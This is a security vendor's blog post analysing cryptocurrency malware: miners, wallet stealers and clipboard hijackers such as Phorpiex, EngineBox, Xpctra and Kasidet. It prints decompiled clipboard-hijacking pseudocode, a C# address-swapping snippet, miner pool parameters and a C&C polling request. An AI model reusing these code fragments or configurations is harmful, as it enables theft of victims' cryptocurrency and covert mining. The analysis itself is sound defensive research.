

Save the Date for Zenith Live 2020

Pre-Register



Cryptominers and stealers – malware edition

By: Atinderpal Singh, Rajdeepsinh Dodia

July 12, 2018

Cryptominers and stealers – malware edition

It all started in 2008 with a paper on the first decentralized digital currency, Bitcoin, created by an unknown person or persons referred to as Satoshi Nakamoto. Bitcoin is a peer-to-peer currency based on cryptography that works on distributed ledger technology known as blockchain. In 2009, the first open-source software for Bitcoin was released. The main advantage of Bitcoin is its decentralized nature; however, this also makes it impossible to control or censor by any single authority, making Bitcoin attractive to cybercriminals.

Over time, more than 4,000 similar cryptocurrencies, also known as altcoins, have emerged and, as a result, the use of malware that targets bitcoins or altcoins for financial gain has been on the rise. Two cryptocurrencies that have become popular among cybercriminals due to their privacy features and untraceable nature are Zcash and Monero.

In this blog, ThreatLabZ provides an insight of various cryptominers and stealer malware variants that are taking advantage of rising cryptocurrency prices and popularity.



Fig. 1: A bitcoin price chart courtesy coinmarketcap.com

Types of crypto-malware

Cryptocurrency miners and stealers have been around for a few years, but have grown in number with the surge in cryptocurrency value. Cybercriminals have taken notice of the increasing worth and have begun adding support for cryptomining as well as stealing capabilities to existing malware families.

ThreatLabZ researchers have categorized malware payloads related to cryptocurrency into the following three categories:

- Cryptominers
- Wallet stealers
- Clipboard hijackers

We've also seen numerous instances of existing malware payload that has been modified to target cryptocurrency.




Fig. 2: Types of crypto-malware and how they work

Cryptominers

Cryptominer malware steals CPU cycles from victims' systems to mine and generate digital currency, such as bitcoins, without users' knowledge or consent. Cryptomining malware is a direct source of income for cybercriminals, unlike information-stealing malware, which involves the cybercriminal stealing the information and then the added step of having to sell or use the stolen information for indirect financial gain. It didn't take much time for cybercriminals to realize that pooled mining is ideal for botnets. While a single system capable of calculating approximately 100 hashes per second is not useful for mining, a botnet of 100,000 similar hosts can produce 10,000,000 hashes per second. Mining on that scale can result, for example, in roughly 69 Monero (XMR) per day, or more than \$8,500 USD, based on a hypothetical Monero price of \$125.00 USD.

Authors of most crypto-malware, new or old, download original or slightly modified versions of legitimate and open source-mining software rather than writing their own mining malware. In the beginning of our research, we only observed bitcoin miners, but now Monero tops the list of cryptocurrencies mined by malware. We have seen XMrig, CCMiner, XMR-Stak, and others used for Monero mining activities.

Cryptominers have been targeting all types of operating systems, such as Windows, Linux, OSX, and even Android and IoT devices, despite their low processing power. Cybercriminals have also targeted servers by exploiting various vulnerabilities to install cryptominers.




Fig. 3: Mining stats of one the cryptominer botnets that is still active.

Cryptomining trends have been growing dramatically since cryptocurrency prices hit an all time high in late 2017. In fact, according to ThreatLabZ analysis, cryptomining has outgrown ransomware to become one of the top threats in 2018.

Wallet stealers

Cryptocurrencies such as bitcoins are not stored in wallets as some people might think. Bitcoins are stored in blockchain which is distributed via a public ledger. Cryptocurrencies work on the concept of public key cryptography, where a public key is the wallet address used to receive money, while a private key is kept secret in wallet files and is required to spend money. So, in simple terms, wallets only store credentials to access or spend money stored in blockchain and owned by the user.

Some malicious actors prefer to steal cryptocurrencies already owned by a victim as opposed to mining new coins on a victim's system; it can take a long time to mine a fair amount of value, depending on the system's speed.

Wallet stealers have been around for almost as long as cryptominers. In fact, the first bitcoin wallet stealer was documented just three months after the first cryptominer. Over time, some very simple malware emerged whose only function was to steal *wallet.dat* files, and complex botnets stealing *wallet.dat* files began to emerge. Some

generic and popular infostealer malware variants, like Pony and Azorult, also have the capability to steal cryptocurrency wallets and passwords amongst their long lists of tools.

Clipboard hijackers

Cybercriminals always come up with innovative ways to profit. Clipboard hijacking for replacing crypto-addresses is one of their innovative and subtle methods.

Cryptocurrency wallet addresses are cryptographically generated, random-looking sequences of alphanumeric characters. They are not easy to remember, and that works to the advantage of bad actors. Almost all cryptocurrency owners copy and paste their wallet address for making transactions; if an address is changed dynamically by malware, there is a good chance the victim won't notice and will perform a transaction that profits the attacker's account. This technique seems basic, but it's effective in the case of cryptocurrencies.

In April 2014, a Reddit user posted about the first clipboard hijacker malware, which was a Chrome extension posing as the Dogecoin ticker extension. As a result of that hijacker, the user lost one bitcoin, which would have been worth in excess of \$18,000 USD at peak values. Over the years, many clipboard hijacker variants have emerged. Some just replace a bitcoin address with one hardcoded address, while others can replace a bitcoin address with a similar-looking address from as many as 10,000 embedded addresses. Still others ask for a similar address from C&C to further conceal their operation. Some target only one currency, while others target more than 13 currencies.

As with miners and wallet stealers, there is some standalone clipboard hijacker malware in the news, such as ComboJack and CryptoShuffler, and there is multipurpose malware also capable of clipboard hijacking, such as Evrial and [NjRAT Lime](#), which we recently blogged about. A variant of Phorpiex, an old and popular worm, was spotted with clipboard hijacking capability instead of the spamming functionality for which it is known. **Technical details given below.**

Malware that uses existing functionality to target cryptocurrency

There have also been some malware variants that did not try to add new functionality, but used existing features, such as keylogging, web injects, and overlay attacks to steal cryptocurrencies. Below are few examples:

Dridex:

Around September 2016, banking malware Dridex was seen targeting cryptocurrency-related software, searching filesystem paths and lists of processes to inject keyloggers. This functionality already existed in Dridex and was configured to target

cryptocurrency-related tools along with its traditional targets.

TrickBot:

In August 2017, TrickBot, a traditional banking malware variant (with version 1000114 and group tag tt0002) started targeting *coinbase.com*, a cryptocurrency exchange that deals with Litecoin, Bitcoin, Ethereum, and other digital assets, using a standard WebInject format. Six months later, in February 2018, another TrickBot variant (with version 1000043 and group tag kas2) again targeted crypto-exchanges with dynamic WebInjects for coin purchasing pages.

Android bots (Exobot/Marcher, BankBot):

These are Android malware variants with the ability to detect the top open window of applications and phish credentials for that app by showing a static or dynamically fetched overlay to the user. Initially developed for targeting banking apps, these are also used to steal cryptocurrencies.

Recent malware family variants showing interest in cryptocurrencies

Phorpiex

Phorpiex, also known as Trik (SDBot fork), is a decade-old botnet known for its worming and spamming capabilities. It used to spread via Skype, but for some time it has been spread using email spam and removable drives.




Fig. 4: Phorpiex spreading through removable drives

It began showing interest in coinminers some time back and has been downloading various coinminers along with other malware on systems infected with Phorpiex. It also downloaded a Monero miner payload with following configuration.

```
"url": "monerohash[.]com:3333",
```

```
"user": "4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9  
HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQr2cM6dRYBvTiv1U3V",
```

```
"pass": "x",
```




Image: Monero mining campaign payout

The Monero mining campaign run by Phorpiex operators is still going on and has so far earned approximately \$6,797.52 USD.

Recently, we came across **Phorpiex v6.0**, which did not contain spamming functionality, but contained clipboard hijacking code for targeting multiple cryptocurrencies.

```
$ strings phorpiex_unpacked.bin | grep Trik  
C:\Users\x\Desktop\Home\Code\Trik v6.0\Release\Trik.pdb
```

Fig. 4: PDB strings found in the latest Phorpiex/Trik variant


```

for ( i = 0; i < v7; ++i )
{
    if ( Str[i] == 79 || Str[i] == 73 || Str[i] == 108 )
        return 0;
    if ( !isalpha(Str[i]) && !isdigit(Str[i]) )
        return 0;
}
if ( *Str == 49 || *Str == 51 )
    v6 = "1of6uEzx5qfStF1HrVXaZ1eE3X4ntnbsx";
if ( *Str == 66 )
    v6 = "B5f1bkbcmXzwZtL5ua5HYFHKxFz3HFcNi8";
if ( *Str == 50 )
    v6 =
        "29QERSwMrnwMJgX5ZTeDPYhXXpu9TrarhTpu4KhDVwpqADSRevDoswWFr6M
        Nqj3PGR4PGXzCGYQw7UemxRoRxCC97rFhM4i";
if ( *Str == 88 )
    v6 = "Xt4JuKUf9dguJDf3A2YkvwQvfMPwfZDZRC";
if ( *Str == 68 )
    v6 = "DHDUtYKHtEU9w9Scyan47L2YhKiVqhpXxH";
if ( *Str == 69 )
    v6 = "EcqcbRssS5tMx1WKAVeT2KUcFWaWueywoz";
if ( *Str == 48 )
    v6 = "0xff8c5843e7abe2708037fc1acdca83b37466a299";
if ( *Str == 76 )
    v6 = "LMimQj9RBdYbDTsV6k37TneN2Svi4e1PXF";
if ( *Str == 52 )
    v6 =
        "4BrL51JCC9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhktZV9Hd
        aL4gfuNBxLPc3BeMkLGaPbF5vWtANQm7QWX9mxQh4goy76E";
if ( *Str == 80 )
    v6 = "PRXRECu2m4gXtYFYPdpVAmYr5qM4u6UECk";
if ( *Str == 65 )
    v6 = "AKBNVh2tNHcu7qmjoVpRaQY2a3kAMXGGpG";
if ( *Str == 82 )
    v6 = "RdqeCeP77xzR8UQSnTzaAWsBHHQFxoB9jp";
if ( *Str == 114 )
    v6 = "rDZuXsbdCUQEpq5cSAuE26vUiYhkew1aVs";
if ( *Str == 116 || *Str == 122 )
    v6 = "t1Rax46ZbrUbKNk7LnqgNmg6XRy9hnULTiN";
v2 = strlen(v6);
hMem = GlobalAlloc(0x2002u, v2 + 1);
Dst = GlobalLock(hMem);

```

Fig. 5: Pseudocode for clipboard hijacking

Phorpiex monitors for 14 cryptocurrencies and if the address format for any cryptocurrency is detected, it replaces that with a corresponding address from a hardcoded list.

Address	CryptoCurrency
1of6uEzx5qfStF1HrVXaZ1eE3X4ntnbsx	Bitcoin
LMimQj9RBdYbDTsV6k37TneN2Svi4e1PXF	Litecoin
Xt4JuKUf9dguJDf3A2YkvwQvfMPwfZDZRC	Dash
DHDUtYKHtEU9w9Scyan47L2YhKiVqhpXxH	Dogecoin
0xff8c5843e7abe2708037fc1acdca83b37466a299	Ethereum
rDZuXsbdCUQEpq5cSAuE26vUiYhkew1aVs	Ripple
t1Rax46ZbrUbKNk7LnqgNmg6XRy9hnULTiN	Zcash
B5f1bkbcmXzwZtL5ua5HYFHKxFz3HFcNi8	?
29QERSwMrnwMJgX5ZTeDPYhXXpu9TrarhTpu4KhDVwpqADSRv DoswWFr6MNqj3PGR4PGXzCGYQw7UemxRoRxCC97rFhM4i	?
EcqcbRssS5tMx1WKAveT2KUCFWaWueywoz	?
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFB EJhkTZV9HdaL4gfuNBxLPc3BeMkLGApbF5vWtANQm7QWX9mxQ h4goy76E	?
PRXRECu2m4gXtYFYPDPvAmYr5qM4u6UEck	?
AKBNVh2tNHcu7qmjoVpRaQY2a3kAMXGGpG	?
RdqeCeP77xzR8UQSnTzaAWsBHHQFxoB9jp	?

Fig. 6: List of embedded cryptocurrency addresses

As shown in the screen below, some people unaware of how their coins were transferred to a malware operator's account, or that they are infected by malware, are commenting on Etherscan (the Ethereum block explorer website at <http://etherscan.io>) requesting a return of their property.




Fig. 7: Victim's comments on etherscan.io

EngineBox and Xpctra

Some time back, we came across two malware strains targeting Brazilian users. We named them “EngineBox” and “Xpctra” based on class names. The malware contains code from multiple open-source projects, which they use to carry out the malicious activity. They also contain multiple references to characters or objects in *Lord of the Rings*. The following are open-source projects used by loader and final payload.

The main components of these strains are:

- Remote-access Trojan (RAT)
- Financial data stealing module
- Bot (IRC or TCP)
- AntiAV
- Spamming

Functionality comparison of EngineBox and Xpctra:

Module	EngineBox	Xpctra
Persistence	Yes	Yes
Steal banking data	Yes	Yes
Steal bitcoin data	No	Yes
Replace bitcoin address	Yes	No
Steal email credentials	No	Yes
RAT	Yes	Yes
Bot	Yes (IRC)	Yes (TCP)
Send spam	No	Yes
Block security software	No	Yes (12 process names)
Block security websites	Yes (3 websites)	Yes (16 websites)

Complete technical details are beyond the scope of this blog. We will focus only on EngineBox and Xpctra's cryptocurrency-related activity.

Along with targeting multiple banking sites for traffic interception using Fiddler, the malware targets some websites for keywords related to a bitcoin wallet, address, etc. If a user is submitting any form with a bitcoin address, the malware captures and validates the bitcoin address, and sends it to its C&C server. If some known bitcoin-related website is detected, then it will replace the bitcoin-receiving address with the attacker's bitcoin address. For example, "wallet=", "address=" and "retirada/form_bitcoin" are few of the strings monitored by this malware in HTTP requests.

```
1 bool flag34 = oSession.fullUrl.Contains("retirada/form_bitcoin");
   if (flag34)
   {
       int startIndex3 = text3.IndexOf("endereco=");
       string text6 = text3.Substring(startIndex3, 43).Replace("endereco=", "");
       string text7 = text3.Replace(text6, Program.enderecoBitCoin);
       Console.WriteLine("Endereco old:" + text6);
       Console.WriteLine("Endereco novo:" + text7);
       bool flag35 = ValidateTest.ValidateBitcoinAddress(text6);
       if (flag35)
       {
           oSession.utilSetRequestBody(text7);
           IRCOptions.sendMsg("Endereco Bitcoin encontrado e alterado");
       }
       else
       {
           Console.WriteLine("ENDERECO NAO VALIDO");
       }
   }
}
```

Fig. 8: Code to check and replace bitcoin address in HTTP request

It also steals credentials for digital currency wallet like *mercadobitcoin.com*, Neteller, *Blockchain.info*, and PerfectMoney.

"https://www.mercadobitcoin.com.br/conta/login/",

"https://blockchain.info/wallet",

"https://member.neteller.com/public/authenticate",

"https://perfectmoney.is/user/userlogin.asp"

Bitcoin address monitor

EngineBox use a clipboard change event handler, which checks whether data copied to a clipboard is a bitcoin address. If a bitcoin address is found on a clipboard, the malware replaces that address with the attacker's bitcoin address in the hope that the victim will unknowingly transfer bitcoins to the attacker's address.




The malware sends messages to its C&C server if any bitcoin address is found, and it starts another thread that polls the server every six minutes for bitcoin addresses at "*http://log.lapiscolorido.]com/aragorn/admin/bit.php?ACAO=PUSH.*"

```
GET /aragorn/admin/bit.php?ACAO=PUSH HTTP/1.1
Host: log.lapiscolorido.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: 2018-06-25 13:42:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

22
12BfckGRRquTvwEJtULhpP2TN1GPez4ntK
0
```

The "received Bitcoin" address is *12BfckGRRquTvwEJtULhpP2TN1GPez4ntK*. The last transaction of this bitcoin address was on 2018-06-25. The attacker is constantly moving money out of this address as soon as it is received. Transactions on this bitcoin address are shown in the screen below:

Transactions		
No. Transactions	18	
Total Received	0.19915188 BTC	
Final Balance	0 BTC	

Request Payment
Donation Button



Fig. 9: Balance of bitcoin address used in malware

Kasidet

Kasidet is multipurpose malware also known as Neutrino, a bot that was first observed being advertised on a hacking forum in December 2013. It was seen downloading coinminers on infected systems starting late 2017. Coinminer details are as follows:

Monero miner:

Parameter: -o stratum+tcp://xmr.pool.minergate.com:45560 -u alexandrjakov@mail.ru -p x

FCN (Fantomcoin) miner:

Parameter: -o stratum+tcp://fcn-xmr.pool.minergate.com:45590 -u alexandrjakov@mail.ru -p x

Timeline on bitcoin price vs. malware family variants



YEAR

Start: **\$4.66**
End: **\$13.41**

RANGE

Min: **\$4.23**
Max: **\$13.41**

- Waledac, Zeus, and ZeroAccess adds mining support
- Skynet dropped CGMiner
- Rimecud dropped Ufasoft miner

2012

YEAR

Start: **\$13.41**
End: **\$757.75**

RANGE

Min: **\$13.41**
Max: **\$1,103.94**

EVENTS

- A bitcoin mining campaign used Skype to spread
- First Litecoin wallet stealer
- PUAs deploying bitcoin miners
- BitcoinJacker another wallet stealer appeared
- Miner malware with subscription and DIY model appeared on hacking forums
- Ransomware named Reveton started downloading miner payload
- TorRAT(miner payload) and Atrax(miner and wallet stealer) appeared

2013

YEAR

Start: **\$757.75**
End: **\$316.90**

RANGE

Min: **\$315.07**
Max: **\$957.30**

EVENTS

- Microsoft went offensive against bitcoin mining botnet Sefnit
- New version of Infostealer, Pony 2.0, with Bitcoin wallet stealing functionality
- Android miner malware MuchSad
- CoinThief for OSX steals credentials
- Another Android malware mining dogecoin
- First clipboard hijacking for Bitcoin stealing by chrome extension
- Other cryptomalwares: Dorkbot, Simda, Skyshare

2014

YEAR

Start: **\$316.90**
End: **\$428.84**

RANGE

Min: **\$192.03**
Max: **\$438.96**

EVENTS

- Kraken RAT downloaded coin miner
- Zyklon H.T.T.P. advertised containing mining functionality
- Lokibot Infostealer with wallet stealing functionality

2015

YEAR

Start: **\$428.84**
End: **\$967.72**

RANGE

Min: **\$373.13**
Max: **\$970.85**

EVENTS

- Trojan.Coinbitclip clipboard hijacker had 10000 BTC addresses for finding similar address to that of victim
- Diamond Fox Crystal with wallet stealing and clipboard hijacking functionality
- Azorult with wallet stealing functionality
- Dridex added cryptocurrency support

2016

YEAR

Start: **\$967.72**
End: **\$12, 616.90**

RANGE

Min: **\$797.58**

EVENTS

- Bondnet mines multiple crypto currencies
- Adylkuzz used leaked NSA exploits for installing Monero Miners
- Popular Ransomware Cerber deployed wallet stealer payloads
- ClipShuffler targeted BTC, ETH, Zcash, XMR, Dash and Dogecoin
- QuantLoader added wallet stealer
- Kasidet downloaded Monero and FCN miners

2017

Max:

\$19,191.55

YEAR

Start:

\$12,616.90

End:

TBD

RANGE

Min:

\$5,859.18

Max:

\$17,095.21

EVENTS

- Multiple crypto-mining campaigns targeting IoT devices and servers
- Multiple wallet stealers and clipboard hijacker malware appeared
 - New – Cvoid, ComboJack, Evrial
 - Variant – Phorpiex, NjRAT
- Python-based mining malware on IoT devices
- Trickbot added web injects for cryptocurrency exchanges
- Android Malware Bankbot and Marcher target crypto-currency wallets
- Rig Exploit Kit is now dropping Monero Miner

Bit coin prices Source: <https://charts.bitcoin.com/chart/price>

Fig. 10: Timeline of bitcoin price and malware family variants

Conclusion

